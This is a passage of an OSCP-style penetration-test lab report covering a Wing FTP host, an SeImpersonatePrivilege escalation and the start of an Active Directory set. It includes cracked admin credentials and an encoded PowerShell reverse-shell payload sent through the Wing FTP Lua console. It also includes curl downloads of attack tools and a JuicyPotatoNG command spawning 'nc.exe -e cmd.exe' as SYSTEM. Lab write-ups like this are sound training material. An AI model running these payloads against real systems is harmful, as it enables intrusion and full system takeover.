
```
ftp> mget *
mget backup.xml.txt [anpqy?]? a
Prompting off for duration of mget.
229 Entering Extended Passive Mode (|||1029|)
150 Data connection accepted; transfer starting for  backup.xml.txt (406 Bytes).
100% |***********************************************************************************************************************************************|   406       99.09 KiB/s    00:00 ETA
226 File sent ok. Transferred:406Bytes;Average speed is:396.484KB/s
406 bytes received in 00:00 (3.04 KiB/s)
229 Entering Extended Passive Mode (|||1030|)
150 Data connection accepted; transfer starting for  logfile (354700 Bytes).
100% |***********************************************************************************************************************************************|   346 KiB  524.50 KiB/s    00:00 ETA
226 File sent ok. Transferred:354700Bytes;Average speed is:529.643KB/s
354700 bytes received in 00:00 (524.39 KiB/s)
229 Entering Extended Passive Mode (|||1031|)
150 Data connection accepted; transfer starting for  PhotoAcq.dll (195000 Bytes).
100% |***********************************************************************************************************************************************|   190 KiB  470.82 KiB/s    00:00 ETA
226 File sent ok. Transferred:195000Bytes;Average speed is:488.281KB/s
195000 bytes received in 00:00 (470.63 KiB/s)
229 Entering Extended Passive Mode (|||1032|)
150 Data connection accepted; transfer starting for  PhotoViewer.dll (172000 Bytes).
100% |***********************************************************************************************************************************************|   167 KiB  414.16 KiB/s    00:00 ETA
226 File sent ok. Transferred:172000Bytes;Average speed is:427.401KB/s
172000 bytes received in 00:00 (414.00 KiB/s)
229 Entering Extended Passive Mode (|||1033|)
150 Data connection accepted; transfer starting for  Resources.dll (8099 Bytes).
100% |***********************************************************************************************************************************************|  8099        1.88 MiB/s    00:00 ETA
226 File sent ok. Transferred:8099Bytes;Average speed is:7909.180KB/s
8099 bytes received in 00:00 (63.63 KiB/s)
229 Entering Extended Passive Mode (|||1034|)
150 Data connection accepted; transfer starting for  TableTextService.dll (64900 Bytes).
100% |***********************************************************************************************************************************************| 64900      235.38 KiB/s    00:00 ETA
226 File sent ok. Transferred:64900Bytes;Average speed is:63378.906KB/s
64900 bytes received in 00:00 (235.30 KiB/s)
229 Entering Extended Passive Mode (|||1035|)
150 Data connection accepted; transfer starting for  uhssvc.exe (34700 Bytes).
100% |***********************************************************************************************************************************************| 34700      255.57 KiB/s    00:00 ETA
226 File sent ok. Transferred:34700Bytes;Average speed is:33886.719KB/s
34700 bytes received in 00:00 (255.36 KiB/s)
```

The content of backup.xml.txt contains the username and hashed password:

```
<?xml version="1.0" ?>

<ADMIN_ACCOUNTS Description="Wing FTP Server Admin Accounts">

    <ADMIN>

        <Admin_Name>Admin</Admin_Name>

        <Password>44ffe44097bbce02fbaa42734e92ae04</Password>

        <Type>0</Type>

        <Readonly>0</Readonly>

        <IsDomainAdmin>0</IsDomainAdmin>

        <DomainList></DomainList>

        <MyDirectory></MyDirectory>

    </ADMIN>

</ADMIN_ACCOUNTS>
```


```
┌──(teodor㉿kali)-[~/Desktop/OSCP - EXAM/machines/192.168.100.114]
└─$ cat backup.xml.txt
<?xml version="1.0" ?>
<ADMIN_ACCOUNTS Description="Wing FTP Server Admin Accounts">
    <ADMIN>
        <Admin_Name>Admin</Admin_Name>
        <Password>44ffe44097bbce02fbaa42734e92ae04</Password>
        <Type>0</Type>
        <Readonly>0</Readonly>
        <IsDomainAdmin>0</IsDomainAdmin>
        <DomainList></DomainList>
        <MyDirectory></MyDirectory>
    </ADMIN>
</ADMIN_ACCOUNTS>
```

Using the https://crackstation.net/ the password hash could be cracked as follow:



Login into Wing FTP (http://192.168.100.114:5466/admin_login.html) panel using credentials below:

```
Admin:Password@1
```



Once the attacker is logged in, he could use the steps presented in exploit below to create a reverse shell:

```
https://www.exploit-db.com/exploits/48676
```

Setup the NC listener and send a POST request as follow using Burpsuite:

Set NC listener

```
nc -lnvp 443
```

Send the POST request

```
POST /admin_lua_script.html?r=0.18576382480157416 HTTP/1.1

Host: 192.168.100.114:5466

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: text/plain;charset=UTF-8
```


```
Content-Length: 1405

Origin: http://192.168.100.114:5466

Connection: close

Referer: http://192.168.100.114:5466/admin_lua_term.html

Cookie:    client_lang=english;    admin_lang=english;    installedVersion=7.0.3;    UIDAD-
MIN=23ff834518bfee45c03e0b92d16d5c13



command=os.execute('powershell%20-Encodedcommand%20%22JABjAGwAaQBlAG4AdAAgAD0AI-
ABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAU-
ABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADQAOQAuADEAMAAwACIALAA0ADQAMwApADsAJABzAHQAc-
gBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAF-
sAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AG-
gAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAI-
AAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAk-
AGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIAB-
TAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAc-
gBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQ
B4ACAAJABkAGEAdABhACAAMgA%2BACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7AC-
QAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgAC-
gAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA%2BACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgAC-
gAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzAC-
gAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEA-
bQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZ
wB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUA-
bgB0AC4AQwBsAG8AcwBlACgAKQA%3D%22')
```

Note: To be mentioned that the cookie, the Base64 PS payload and the header details should be edited according to the attacker IP / login session. It is recommended to use an URL encoding tool to encode the payload.

The URL decoded payload looks like:

```
command=os.execute('powershell    -Encodedcommand    "JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwA-
tAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAG-
wAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADQAOQAuADEAMAAwACIALAA0ADQAMwApADsAJABzAHQAc-
gBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAF-
sAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AG-
gAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAI-
AAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAk-
AGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIAB-
TAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAc-
gBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQ
B4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7AC-
QAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgAC-
gAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgAC-
gAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzAC-
gAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEA-
bQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZ
wB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUA-
bgB0AC4AQwBsAG8AcwBlACgAKQA="')
```

Run the attack:



Once the exploit was executed, it gave Teodor low privileges access over the system.

The flag:

```
PS C:\Users\Jessie\Desktop> type C:\Users\Jessie\Desktop\local.txt

a4271a607050e99461e7e6072d9e46f7

PS C:\Users\Jessie\Desktop> ipconfig



Windows IP Configuration




Ethernet adapter Ethernet0:



   Connection-specific DNS Suffix  . :

   IPv4 Address. . . . . . . . . . . : 192.168.100.114

   Subnet Mask . . . . . . . . . . . : 255.255.255.0

   Default Gateway . . . . . . . . . : 192.168.100.254

PS C:\Users\Jessie\Desktop>
```

```
PS C:\Users\Jessie\Desktop> type C:\Users\Jessie\Desktop\local.txt
a4271a607050e99461e7e6072d9e46f7
PS C:\Users\Jessie\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.100.114
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.100.254
PS C:\Users\Jessie\Desktop>
```

4.2.3 Privilege Escalation – SeImpersonatePrivilege

Vulnerability Explanation: After establishing a foothold on target, Teodor did a manual enumeration in order to identify the potential PE vector. Using the PS reverse shell, Teodor noticed that the SeImpersonatePrivilege privileges are enabled, to elevate the privileges was used JuicyPotatoNG.

Vulnerability Fix: Disable SeImpersonatePrivilege for low privileges users. More information about SeImpersonatePrivilege could be found here:

```
https://learn.microsoft.com/en-us/troubleshoot/windows-server/windows-security/seimpersonateprivilege-secreateglobalprivilege
```


Severity: Critical

Steps to reproduce the attack:

Using the PS reverse shell Teodor discovered the sysadmin.txt located on, C:\Users\Jessie\Desktop, the file contains the plain-text password for Jessie user.

The sysadmin.txt content:

```
PS C:\users\Jessie\Desktop> type sysadmin.txt

Hey Jessie,



Welcome to the team!

You'll be needing this to check out the servers that you will be working on:



TheBirdWatcher22
```




Using Remmina (https://remmina.org/), the attacker can login into RDP with the credentials below:

```
Jessie:TheBirdWatcher22
```

Check privileges using CMD launched as Administrator and at the same time PS reverse shell session, Teodor noticed that the SeImpersonatePrivilege privileges are available only on the PS reverse shell session:

Privileges check on RDP:

```
C:\Windows\system32>whoami /priv


PRIVILEGES INFORMATION

----------------------


Privilege Name                Description                          State

============================= ==================================== ========

SeBackupPrivilege             Back up files and directories        Disabled

SeRestorePrivilege            Restore files and directories        Disabled

SeShutdownPrivilege           Shut down the system                 Disabled

SeChangeNotifyPrivilege       Bypass traverse checking             Enabled

SeUndockPrivilege             Remove computer from docking station Disabled

SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled

SeTimeZonePrivilege           Change the time zone                 Disabled


C:\Windows\system32>whoami

oscp\jessie
```



Privileges check on PS session:

```
PS C:\Users\Jessie\Desktop> whoami /priv



PRIVILEGES INFORMATION

----------------------



Privilege Name                Description                             State

============================= ======================================= ========

SeBackupPrivilege             Back up files and directories           Disabled

SeRestorePrivilege            Restore files and directories           Disabled
```

```
SeShutdownPrivilege           Shut down the system                      Disabled

SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled

SeUndockPrivilege             Remove computer from docking station      Disabled

SeImpersonatePrivilege        Impersonate a client after authentication Enabled

SeCreateGlobalPrivilege       Create global objects                     Enabled

SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

SeTimeZonePrivilege           Change the time zone                      Disabled

PS C:\Users\Jessie\Desktop>
```

```
PS C:\Users\Jessie\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeBackupPrivilege             Back up files and directories             Disabled
SeRestorePrivilege            Restore files and directories             Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
PS C:\Users\Jessie\Desktop>
```

Note:

It is recommended to take all the necessary steps in order to successfully elevate the privileges.

Transfer nc.exe and JuicyPotatoNG.exe to the target machine, don't forget to prepare the python3 web server.

nc.exe – https://nmap.org/dist/ncat-portable-5.59BETA1.zip


JuicyPotatoNG.exe - https://github.com/antonioCoco/JuicyPotatoNG/releases/tag/v1.1

Prepare the python3 web server

```
python3 -m http.server 80
```

On the PS reverse shell session run

```
curl http://192.168.49.100/JuicyPotatoNG.exe -o JuicyPotatoNG.exe

curl http://192.168.49.100/nc.exe -o nc.exe
```




On RDP session type into CMD:

```
nc.exe -lnvp 443
```

On the attacker machine, using the obtained PS reverse shell, type:

```
.\JuicyPotatoNG.exe -t * -p "C:\Users\Jessie\Desktop\nc.exe" -a "192.168.100.114 443 -e cmd.exe"

        JuicyPotatoNG

        by decoder_it & splinter_code



[*] Testing CLSID {854A20FB-2D44-457D-992F-EF13785D2B51} - COM server port 10247

[+] authresult success {854A20FB-2D44-457D-992F-EF13785D2B51};NT AUTHORITY\SYSTEM;Impersonation

[+] CreateProcessAsUser OK

[+] Exploit successful!
```

Note: The previous command will create a full privileged reverse shell using victim machine IP, respectively RDP session.




4.2.4 Post-Exploitation

Flag:

```
C:\Users\Administrator\Desktop>type C:\Users\Administrator\Desktop\proof.txt

type C:\Users\Administrator\Desktop\proof.txt

71ef70ab77dd6fc57f065737c3418da9



C:\Users\Administrator\Desktop>ipconfig

ipconfig



Windows IP Configuration
```

```
Ethernet adapter Ethernet0:


   Connection-specific DNS Suffix  . :

   IPv4 Address. . . . . . . . . . . : 192.168.100.114

   Subnet Mask . . . . . . . . . . . : 255.255.255.0

   Default Gateway . . . . . . . . . : 192.168.100.254
```



5. Active Directory Set

Port Scan Results

IP Address	Ports Open
192.168.100.101	**TCP:** 80, 135, 139, 445, 5040, 5672, 7680, 8099, 8243, 8280, 8672, 9099, 9443, 9611, 9711, 9763, 9999, 11111, 19150, 49664, 49665, 49666, 49667, 49668, 49672, 65469
172.16.100.102	**TCP:** 135, 139, 445, 3389
172.16.100.100	**TCP:** 53, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 3389

5.1 MS01 – 192.168.100.101

5.1.1 Initial Access – CVE-2022-29464 - RCE

Vulnerability Explanation: On port 9443 is hosted the WSO2 API Manager web application that is vulnerable to unauthenticated arbitrary file upload which allows unauthenticated attackers to gain RCE on WSO2 servers via uploading malicious JSP files.

Vulnerability Fix: It is recommended to update the WSO2 API Manager to a secure version, also is recommended to use a strong and unpredictable password for the WSO2 users.

Severity: Critical

Steps to reproduce the attack:

In order to detect the services and technologies, Teodor performed a nmap scan:

```
nmap -T5 -Pn 192.168.100.101 -p-

Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-12 11:07 CEST

Warning: 192.168.100.101 giving up on port because retransmission cap hit (2).

Stats: 0:03:16 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan

Connect Scan Timing: About 58.71% done; ETC: 11:12 (0:02:10 remaining)
```

```
Stats: 0:03:58 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan

Connect Scan Timing: About 70.67% done; ETC: 11:12 (0:01:34 remaining)
